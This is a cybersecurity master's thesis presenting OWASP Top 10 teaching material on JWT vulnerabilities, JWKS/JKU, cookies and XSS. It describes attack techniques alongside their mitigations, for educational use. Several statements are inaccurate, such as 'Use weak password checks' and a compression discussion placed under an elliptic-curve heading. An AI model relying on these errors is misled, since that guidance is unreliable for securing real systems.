UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Escola Tècnica Superior d'Enginyeria de Telecomunicació de Barcelona

telecos BCN

State-of-the art Teaching Material of the OWASP Top 10

Master Thesis
submitted to the Faculty of the
Escola Tècnica d'Enginyeria de Telecomunicació de Barcelona
Universitat Politècnica de Catalunya
by

Nicolás Hernández Plaza

In partial fulfillment
of the requirements for the master in
CYBERSECURITY

Advisor: Juan Hernández Serrano
Barcelona, July 2022

telecos BCN

Contents

List of Figures

Dedication

First, I would like to acknowledge my tutor, Juan Hernández, for his support and help whenever I needed it and, above all, the times I got stuck during the development of this project.

Also, I would like to thank my mother for the encouragement and unconditional support she has given me during this year.

To my partner, for being by my side, making this a great year despite the stress and difficulties that have arisen.

Finally, I would like to thank to all the people that I have met this year in the master, It has been a pleasure for me working with them at one time or another.

Revision history and approval record

Revision	Date	Purpose
0	29/05/2022	Document creation
1	26/06/2022	Document revision

DOCUMENT DISTRIBUTION LIST

Name	
Nicolás Hernández Plaza	
Juan Hernández Serrano	

Written by:		Reviewed and approved by:	
Date	22/06/2022	Date	26/06/2022
Name	Nicolás Herández Plaza	Name	Juan Hernández Serrano
Position	Project Author	Position	Project Supervisor

Abstract

Nowadays, web security has become something indispensable when working with the Internet, for example, to protect business databases, establish communications, etc.

With the **aim** of creating teaching material, I have prepared some laboratory sessions and documented several issues related to the 'OWASP top 10 vulnerabilities'. As a **method**, a systematic review of information in a large amount of reliable resources has been carried out, and several laboratory exercises has been developed.

As a **result** a large amount of teaching material including some exercises has been created about different topics, mainly: JWT (JSON Web Tokens), JKUs (JWK Set URL) and JWKs (JSON Web Keys); Cookies, XSS attacks (Cross Site Scripting), CORS (Cross-Origin Resource Sharing).

As a **conclusion**, this project collects information about different topics related to web security, and the exploitation of some vulnerabilities. With all this material, students can get a solid base on these topics and see the performance of some of these attacks.

Keywords: OWASP Top 10 – Vulnerabilities – Cookies – XSS Attacks

1 Introduction

Nowadays, the necessity of cybersecurity has increased due to the importance of internet in all fields, from protecting a company's webpage to securing a database, making users' identification easier, securing payments through applications, and many other thing that may be vulnerable of a cyber attack.

On the one hand, this project has risen from the proposal received from Juan Hernández on doing teaching material in the form of laboratory exercises, but on the other hand from my great interest on doing it, the creation of teaching material is something rewarding for me since it's **objective** is to train new students with the same or similar interests as me in cybersecurity. From this point, a systematic review of information has been carried out in a large number of internet sources, all of them documented in the bibliography. In order to illustrate all this theory and create the different exercises, It has been **required** to use Visual Studio Code (VSC) with the help of middlewares such as ExpressJS, PassportJS, node-jose, and more that are going to be explained later in this document.

The **work plan** followed consists on the creation of the different exercises considered as 'blocks', and from this, creating a connection between them in order to give sense to the performance of the attacks. Only when a block was finished, the next one was started. Every week or every two weeks depending on the advances done, a meeting with Juan was set to resolve doubts and modify whatever was necessary.

1.1 Gantt Diagram

In Figure 1 the work plan followed during the project is presented.




Figure 1: Gantt diagram of the project


2 State of the art of the technology used or applied in this thesis

This section contains a comprehensive background of the topics worked in this project, part of this background can be also found in section 4 since it's the laboratory practice generated in this project, and it's required for the student to do the different exercises.

2.1 Broken Authentication

Broken authentication attacks aim to take over one or more accounts, and by doing this, an attacker can get access with the same privileges as the victim user.

In this project, teaching material in the form of laboratory exercises has been created about the topic '**Broken Authentication**'. Over the years, this topic has been modified and now includes **Common Weakness Enumeration (CWEs)** related to identification failures, and that's why now it has been renamed as '**Identification and Authentication Failures**'. Some of its statistics over the last years can be seen in Figure 2.



CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage	Total Occurrences	Total CVEs
22	14.84%	2.55%	7.40	6.50	79.51%	45.72%	132,195	3,897

Figure 2: Broken Authentication Statistics.

Broken authentication is typically caused by poorly implemented authentication and session management functions. The authentication is 'broken' when attackers are able to compromise passwords, session tokens or keys, user account information, and other details to assume user identities.

Some **common risk factors** that lead to the prevalence of broken authentication are:

- Predictable login credentials. An attacker can perform automated attacks (p.e. credential stuffing) using dictionaries and/or brute force.
- Credentials that are stored in plaintext or weakly protected.
- Session IDs exposed in the URL (e.g., URL rewriting).
- Session IDs vulnerable to session fixation attacks.
- Session value that does not time out or get invalidated after logout.
- Session IDs that are not rotated after successful login.
- Passwords, session IDs, and other credentials sent over unencrypted connections.
- Use of weak or ineffective credential recovery and forgot-password processes, which cannot be done safe.
- Has missing or ineffective multifactor authentication.

In order to prevent those risk factors, here we can see some recommendations:

- Implementation of multifactor authentication whenever possible. It can help to prevent brute force or automated credential stuffing.
- Never use default credentials.
- Use weak password checks.
- Ensure that credential recovery, registration and API pathways are hardened against account enumeration attacks.
- Apply a delay when login attempts fail.

2.2 JSON Web Tokens (JWT)

JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object. This information can be verified and trusted because it is digitally signed. JWTs can be signed using a secret (with the HMAC algorithm) or a public/private key pair using RSA.

In the context of web applications, JWT Tokens are often used as a way to securely store session state on the client side, for example a cookie.

Instead of a single, fixed algorithm to sign the data, JWT is very flexible and allows for multiple ones to be used. Many applications use JWTs to allow the client to indicate his identity for further exchange after authentication.

JSON Web Token can be used to carry information related to the identity and characteristics (claims) of a client. This "container" is signed by the server in order to avoid that a client tamper it in order to change, for example, the identity or any characteristics (example: change the role from simple user to admin or change the client login). This token is created during authentication (is provided in case of successful authentication) and is verified by the server before any processing. It is used by an application to allow a client to present a token representing his "identity card" (container with all user information about him) to the server and allow it to verify the validity and integrity of the token in a secure way, all of this in a stateless and portable approach (portable in the way that client and server technologies can be different including also the transport channel even if HTTP is the most often used).



1
2
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o
3
1
Header
2
Payload
3
Signature
{ "alg": "HS256", "typ": "JWT" }
{ "sub": "1234567890", "name": "John Doe", "iat": 1516239022 }
HMACSHA256(BASE64URL(header) . BASE64URL(payload), secret)


Figure 3: Parts of a JWT.

The token consists of **three parts** (Figure 3): a **header** that and contains metadata about the token (e.g. the algorithm used), **the claims or payload**, that contains the data that you want to transmit (e.g. session state) and **signature** (used to prevent the data from being tempered with, checks the validity of the header and the payload (including the dots)).

Tokens are encoded using **base64url**, which helps to the transmission of the data and, also helps to avoid special characters that are used in URLs.

Header and claims are represented by a JSON object. The header describes the cryptographic operations applied to the JWT and, optionally, additional properties of the JWT. Typically, contains the ‘typ’ property with the value **JWT**, additionally the ‘alg’ parameter specify the algorithm. The claims represent a JSON object whose members are the claims conveyed by the JWT.

Authentication and getting a JSON Web Token:



Browser
Server
1. POST /users/login with username and password
2. Creates a JWT with a secret
3. Returns the JWT to the Browser
4. Sends the JWT on the Authorization Header
5. Check JWT signature. Get user information from the JWT
6. Sends response to the client

Figure 4: Process to get a JWT.

Figure 4 shows a typical example of getting a JWT, where the user first logs in with a username and password, and on successful authentication the server creates a new token and returns it to the client. Then, on one hand, when the client makes a successive call towards the server it attaches the new token in the "Authorization" header and on the other hand the server reads the token, validates the signature, and after a successful verification the server uses the information in the token to identify the user.

Tokens contain claims to identify users and all other information necessary for the server to perform the authentication. Be aware not to store sensitive information in the token and always send it over a secure channel.

Each JWT token should at least be signed before sending it to a client. If a token is not signed, the client application would be able to change the contents of the token. The signing specifications are defined here and the specific algorithms you can use are described here. It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/ RSASSA-PSS" function for signing the token.

One important step is **to verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.


Refreshing a Token

In general, there are two types of tokens: an **access token** and a **refresh token**. The access token is used for making API calls towards the server. Access tokens have a limited life span, that's where the refresh token comes in. Once the access token is no longer valid, a request can be made towards the server to get a new access token by presenting the refresh token. The refresh token can expire, but their life span is much longer. This solves the problem of a user having to authenticate again with their credentials.

A normal flow can look like:

```
curl -X POST -H -d 'username=webgoat&password=webgoat' localhost:8080/WebGoat/login
```

And the server would return a JWT similar to the one in Figure 5.



```
{
    "token_type":"bearer",
    "access_token":"XXXX.YYYY.ZZZZ",
    "expires_in":10,
    "refresh_token":"4a9a0b1eac1a34201b3
c5659944e8b7"
}
```

Figure 5: JWT in a server response.

The refresh token is a random string which the server can keep track of (in memory or store in a database) in order to match the refresh token to the user it was granted to. So in this case whenever the access token is still valid we can speak of a “stateless” session, there is no burden on the server side to set up the user session, the token is self-contained. When the access token is no longer valid, the server needs to query for the stored refresh token to make sure the token is not blocked in any way.

Whenever the attacker gets an access token, it is only valid for a certain amount of time. The attacker then needs the refresh token to get a new access token. That is why the refresh token needs better protection. It is also possible to make the refresh token stateless, but this means it will become more difficult to see if the user revoked the tokens. After the server made all the validations, it must return a new refresh token and a new access token to the client. The client can use the new access token to make the API call.

Regardless of the chosen solution you should store enough information on the server side to validate whether the user is still trusted. You can think of many things, like store the IP address, keep track of how many times the refresh token is used (using the refresh token multiple times in the valid time window of the access token might indicate strange behaviour, you can revoke all the tokens and let the user authenticate again).

Needs for refresh tokens: Does it make sense to use a refresh token in a modern Single Page Application (SPA)?

There are two options to store tokens: web storage or a cookie, which means a refresh token is right beside an access token, so if the access token is leaked chances are the refresh token will also be compromised. Most of the time there is a difference, of course. The access token is sent when you make an API call while the refresh token is only sent when a new access token should be obtained, which in most cases is a different endpoint. If you end up on the same server, you can choose to only use the access token.

The Authorization Server should always validate that the refresh token belongs to the user submitting the access token. An access token should never be refreshed without the corresponding, correct refresh token.

Is the use of JWTs a good idea?

The best place to use a JWT token is in a communication between two servers. In a normal web application, it is better to use plain old cookies.

JSON Web Tokens Vulnerabilities:

In this section are listed some known problems and its correspondent possible mitigations with JWT implementations and deployments:

1. Weak Signatures and insufficient signature validation

Signed JSON Web Tokens carry an explicit indication of the signing algorithm in the form of the 'alg' header parameter to facilitate cryptographic agility. There are several attacks possible taking advantage from this parameter:

- The algorithm can be changed to 'none' by an attacker, and some specific libraries would trust this value and validate the JWT without checking any signature.
- An "RS256" (RSA, 2048 bit) parameter value can be changed into "HS256" (HMAC, SHA-256), and some libraries would try to validate the signature using HMAC-SHA256 and using the RSA public key as the HMAC shared secret.

To mitigate this vulnerability, an algorithm verification could be performed. In order to implement it, the libraries used **must** enable the caller to specify a supported set of algorithms and **must not** use any other algorithms when performing cryptographic operations. Also, these algorithms must meet the security requirements of the application.

2. Weak symmetric keys

In addition, some applications use a keyed Message Authentication Code (MAC) algorithm, such as "HS256", to sign tokens but supply a weak symmetric key with insufficient entropy (such as a human-memorable password).

To mitigate this vulnerability, human-memorable passwords must not be directly used as the key to a keyed-MAC algorithm such as "HS256". Moreover, passwords should only be used to perform key encryption, rather than content encryption.

3. Incorrect Composition of Encryption and Signature

Some libraries that decrypt a JWE-encrypted JWT to obtain a JWS-signed object do not always validate the internal signature.

As mitigation, all cryptographic operations used in the JWT must be validated and the entire JWT must be rejected if any of them fail to be validated.

4. Insecure use of Elliptic Curve Encryption

Many encryption algorithms leak information about the length of the plaintext, with a variable amount of leakage depending on the algorithm and mode of operation. This problem is exacerbated when the plaintext is initially compressed, because the length of the compressed plaintext and, thus, the ciphertext depends not only on the length of the original plaintext but also on its content.

Compression attacks are particularly powerful when there is attacker-controlled data in the same compression space as secret data, which is the case for some attacks on HTTPS.

To mitigate this vulnerability, the compression of the data should not be done before the encryption, because such compressed data often reveals information about the plaintext.

5. Multiplicity of JSON Encodings

Previous versions of JSON format, such as the obsolete RFC7159, allowed several different character encodings: UTF-8, UTF-16 and UTF-32. This is not the case anymore since the latest standard released that only allows UTF-8 except for internal use. This ambiguity between versions, may generate non-standard encodings, which may result in the JWT being misinterpreted by its recipient. It could be used by an attacker to bypass the recipient's validation checks.

To mitigate it, UTF-8 should always be used for encoding and decoding JSON used in header parameters and JWT Claim Sets. Implementations and applications must do this and not use or admit any other Unicode encodings for these purposes.

6. Substitution attacks

There are some attacks in which one recipient will be given a JWT that was intended for it and will attempt to use it at a different recipient for which that JWT was not intended. For instance, if an OAuth 2.0 access token is legitimately presented to an OAuth 2.0 protected resource for which it is intended, that protected resource might then present that same access token to a different protected resource for which the access token is not intended, in an attempt to gain access. If such situations are not caught, this can result in the attacker gaining access to resources that it is not entitled to access.

As mitigation, when a JWT contains an 'iss' (issuer) claim, the application must validate that the cryptographic keys used for the cryptographic operations in the JWT belong to the issuer, if they do not, the JWT must be rejected.

Similarly, when a JWT contains the 'sub' (subject) claim, the application must validate that the subject value corresponds to a valid subject and/or issuer-subject pair at the application. If the issuer subject, or the pair are invalid, the application must reject the JWT.

7. Indirect attacks on the Server

Various JWT claims are used by the recipient to perform lookup operations, such as database and Lightweight Directory Access Protocol (LDAP) searches. Others include URLs that are similarly looked up by the server. Any of these claims can be used by an attacker as vectors for injection attacks or server-side request forgery (SSRF) attacks.

A possible way to mitigate this issue, is not trusting the received claims, The 'kid' (key ID) header is used by the relying application to perform key lookup. Applications should ensure that this does not create SQL or LDAP injection vulnerabilities by validating and/or sanitizing the received value.

Similarly, blindly following a 'jku' (JWK set URL) header, which may contain an arbitrary URL, could result in server-side request forgery (SSRF) attacks. Applications should protect against such attacks, p.e., by matching the URL to a whitelist of allowed locations and ensuring no cookies are sent in the GET request.


2.3 JSON Web Key Sets (JWKS) and JWK Set URL (JKU)

A **JWK** is a JSON data structure that represents a cryptographic public key. This structure contains different properties (among them, the value of the key) used to verify any JSON Web Token (JWT) issued by an authorization server and signed using a specific algorithm, which used to be RS256 (generates an asymmetric signature) or HS256 (using a symmetric key).

Then, the **JWKS** is a set of JWKs which is publicly available and is used to sign different JWTs. This set stores the different JWKs into an array called "keys". Normally, it's encrypted to protect JWKS from parties with non-legitimate access.

The common way to expose a JWKS file is using an endpoint that normally can be found at *http://DOMAIN/.well-known/jwks.json.*

In Figure 6 we can see an example of a JWKS containing one single JWK.



```
{
    "keys":[
        {
            "kty":"RSA",
            "kid":"b2OmQOt5g4sBkZkpvjB5TpWsNhtdFgYDTe9OFBCpgGM",
            "use":"sig",
            "alg":"RS256",
            "e":"AQAB",
            "n":"szmyutyfbf7zsyy6HiZ0SaUjzOfZysdR1E4WEHOfbu8iu3Ny2Csot4PNHRAze_y_D-lw
            "d":"Ca8DZi9HefT9i9_NypU_UT9X-NlKHje4xyTU8lyc76yCDujE-sMSNyAq8_gNIBTe6egu
            "p":"0k16Ett6N-Je06HlIS_Cw8DT2hBr50eQvENGfYLeG7sD16WOUwYPXy4XAE4U_PhRvcex
            "q":"2it74BJlPJdp2Kdpq44TVR5AoO85okMWgn3oTJN8KKEN_EnrS6bymGOWAUkds0gUmhsH
            "dp":"f1U74akUMjwVEGzI8DQb6Cyb2T_yJYIWZ3cQejQ_yWiNpgduymQz8HxWnu-oE5dC3vb
            "dq":"gfgZqdkLmlcRZVIGb38KIVEOa1FYYkPZKw_azZOnCYU4ka1vkPf52bKp8EYgfWdZbpz
            "qi":"wKSvmljIVd11jqt-RCcvKtAsQAZrzw2v7YJmoxO3X6EiPQlYi0iseGawpdEzp4prlZC
            }
]}
```

Figure 6: JWKS file example.

The different properties found in this specific JWK are:

- **kty:** The family of cryptographic algorithms used with the key.
- **kid:** Unique identifier for this key.
- **use:** How the key was meant to be used, sig represents the signature.
- **alg:** The specific cryptographic algorithm used with the key.
- **e:** Exponent for the RSA public key.
- **n:** Modulus for the RSA public key.
- **d:** Private exponent parameter for the RSA private key.
- **p:** First prime factor.
- **q:** Second prime factor.
- **dp:** CRT (Chinese Remainder Theorem) exponent of the first factor.
- **dq:** CRT exponent of the second factor.
- **qi:** CRT Coefficient of the second factor.

A JKU is a Header Parameter in a JWT that is a URI referring to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS (JSON Web Signature). The protocol used to acquire this resource must provide integrity protection such as TLS, and the identity on the server must be validated.

2.4 HTTP Cookies

A web cookie is a small piece of data in the form of a string which is sent by a website and stored in the user's browser. It contains information about how and when users visit the site, as well as authentication information for the site, such as usernames and passwords. The most common uses for cookies are: **tracking**, **personalization**, and most important **authentication**. Cookies have a lot of privacy concerns, and have been subject to strict regulations over the years.

Authentication cookies are one of the most common method used by web servers to know if a user is logged in or out. If a website does not have proper security measures, an attacker can steal the cookie and use it to impersonate specific users and gain access to their account and information.

Most of the time it is the responsibility of the backend to set cookies in the response before sending it to the client, these cookies can be created in the backend in different ways:

1. The actual application's code (Python, JavaScript, PHP, Java).
2. By a web server responding to requests (Nginx, Apache).

In order to do this, the backend sets in the response an HTTP header named *Set-Cookie* with the corresponding string made of a key/value pair and optional attributes:

```
$ Set-Cookie: cookieExample=cookieValue
```

Once the client has a cookie, the browser can send it to the backend. To do it, the browser appends a Cookie header in the request:

```
$ Cookie : userid= aHA8dJA8dj8sd-DS88q9D9ki-JIsd9adD
```

Cookies expire by default when the user closes the session, it means when the browser is closed, but to make a cookie persist over the time the attributes **expire** or **Max-Age** can be used:

```
$ Cookie : userid= sup3r4n0m-us3r-id3ntifi3r expires=True, 30 Jun 2022
15:47:32 GTM; Max-Age=1209600
```

If both attributes are present, **Max-Age** has preference over **expires**.

How to deal with domains and subdomains

When a specific path is given to a cookie, this cookie cannot be sent to another unrelated path, even if both path are on the same domain.

The value of the Domain attribute of a cookie controls **whether the browser should accept it or not** and **where the cookie goes back**, and the same happens with *subdomains*. The browser uses different heuristics in order to decide what to do with cookies:

- **Reject the cookie** if the domain/subdomain in the *Domain* attribute don't match the sender host or if it is included in the Public suffix list.
- **Accept the cookie** if the domain/subdomain in *Domain* matches the sender host. Once the browser accepts the cookie, and it's about to make a request it says:
  1. Send back the cookie if the request host matches exactly the value in *Domain*.
  2. Send back the cookie if the request host is a subdomain matching exactly the value in *Domain*.
  3. Send back the cookie if the request host is a subdomain like sub.example.dev included in a *Domain* like example.dev.
  4. Don't send back the cookie if the request host is a main domain like example.dev and *Domain* is sub.example.dev.

The HTTPOnly attribute

The HTTPOnly attribute ensures that a cookie is not accessible by Javascript code. It is an important form of protection against **XSS attacks** since it helps to mitigate the risk of client side script accessing the protected cookie (if the browser supports it).

It is sent in each subsequent HTTP request, with respect of any permission enforced by Domain and Path. To mark a cookie as HTTPOnly, pass the attribute in the cookie as follows:

```
$ Set-Cookie: \id=3jd2kd 4nj; HttpOnly"
```

When has to be used HTTPOnly? Cookies should always be HTTPOnly, unless there's a specific requirement for exposing to the runtime JavaScript.

Cookies and authentication

When you visit a website that requests authentication, like credential submit, the backend sends them under the *Set-Cookie* header to the frontend. A typical session cookie looks like the following:

```
$ Set-Cookie: sessionid= sty1z3kz11mpqxjv648mqwlx4ginpt6c ;
expires=Tue , 30 Jun 2022 17:43:56 GMT; HttpOnly; Max-Age =1209600;
Path =/; SameSite=Lax
```

In the Set-Cookie header the server may include a cookie named **session**, **session-id**, or something similar.

To request any new page to the backend, this session cookie needs to be sent, and the backend pairs the **session-id** value with the one stored on the storage server storage to properly identify the user.

Session based authentication is 'stateful' because the backend needs to keep track of the sessions for each user. It's called session based only because the relevant data for user identification is in the backend's session storage.

When should be used session based authentication?

It is one of the simplest, most secure and straightforward form of authentication for websites so it must be used whenever possible. It's available by default on all the most popular web frameworks like Django. But, its stateful nature is also its main drawback, especially when a website is served by a load balancer. In this case, techniques like sticky sessions, or storing sessions on a centralized storage can help.

2.5 Cross Site Scripting (XSS)

XSS attacks are a type of injection attacks where malicious scripts are injected into otherwise benign and trusted websites. XSS attacks can occur:

- When an attacker uses a web application to send a malicious code, generally in a form of a browser side script, to a different user.
- When data enters a Web application through an untrusted source, most frequently a web request.
- When the data is included in dynamic content that is sent to a web user without being validated for malicious content.

The variety of XSS attacks is almost limited but they commonly include:

- Transmitting private data (p.e. cookies or session information) to the attacker.
- Redirecting the victim to an attacker's server.
- Performing other malicious operation on the user's machine under the guise of the vulnerable site.

XSS attacks can generally be categorized into three categories (the third one is less well-known but will also be commented):

1. **Stored XSS attacks (or Persistent or Type-I XSS):** Are those where the injected script is permanently stored on the target servers (into a database, a message forum, comment field). The victim then retrieves the malicious script from the server when it requests the stored information.
   - **Blind XSS:** Form of persistent XSS that generally occurs when the attacker's payload saved on the server and reflected back to the victim from the backend application (p.e. in feedback forms). One of the best tools for this is XSS Hunter.
2. **Reflected XSS attacks (or Non-Persistent or Type-II XSS):** In this case, the injected script is reflected off the web server (p.e. in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request). Reflected attacks are delivered to the victims via e-mail, or on some other website. When the users clicks on the malicious link or browses the malicious site, the injected code reflects the attack back to the user's browser. Then the browser executes the code because it comes from a 'trusted' server.
3. **DOM (Document Object Model) based XSS attacks (or Type-0 XSS):** In this case, the vulnerability exists in client-side code rather than server-side code, so the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, making the client side code runs in an "unexpected" manner. This is in contrast with the other XSS attacks (stored and reflected), where the attack payload is placed in the response page due to a server side flaw.

The **consequences** are the same for all the different types of XSS attack. The difference is just how the payload arrives to the server. The problems an XSS attack can cause for the end user can go from just an annoyance to a complete account compromise. The most server XSS attacks involve the steal of session cookies, which lets an attacks hijack the user's account. Other attacks can lead to the disclosure of user files, installation of Trojan horses, redirection to malicious web pages, etc.

The way to **detect** XSS flaws in a web application, is performing a security review of the code looking for places where input from an HTTP request could possibly make its way into the HTML output. Some useful tools among others that can help looking for those flaws are **Nessus** and **Nikto**. To **protect** against XSS attacks, it is recommended to use modern web frameworks to build your application such as Django or Express, it helps to developers to apply several good security practices and mitigate XSS attacks by using templating, auto-escaping, and more. Also, each variable in a web application must be protected, ensuring all of them go through validation and are then escaped or sanitized. Any variable that does not go through this process, is a potential risk.

2.6 CORS (Cross-Origin Resource Sharing)

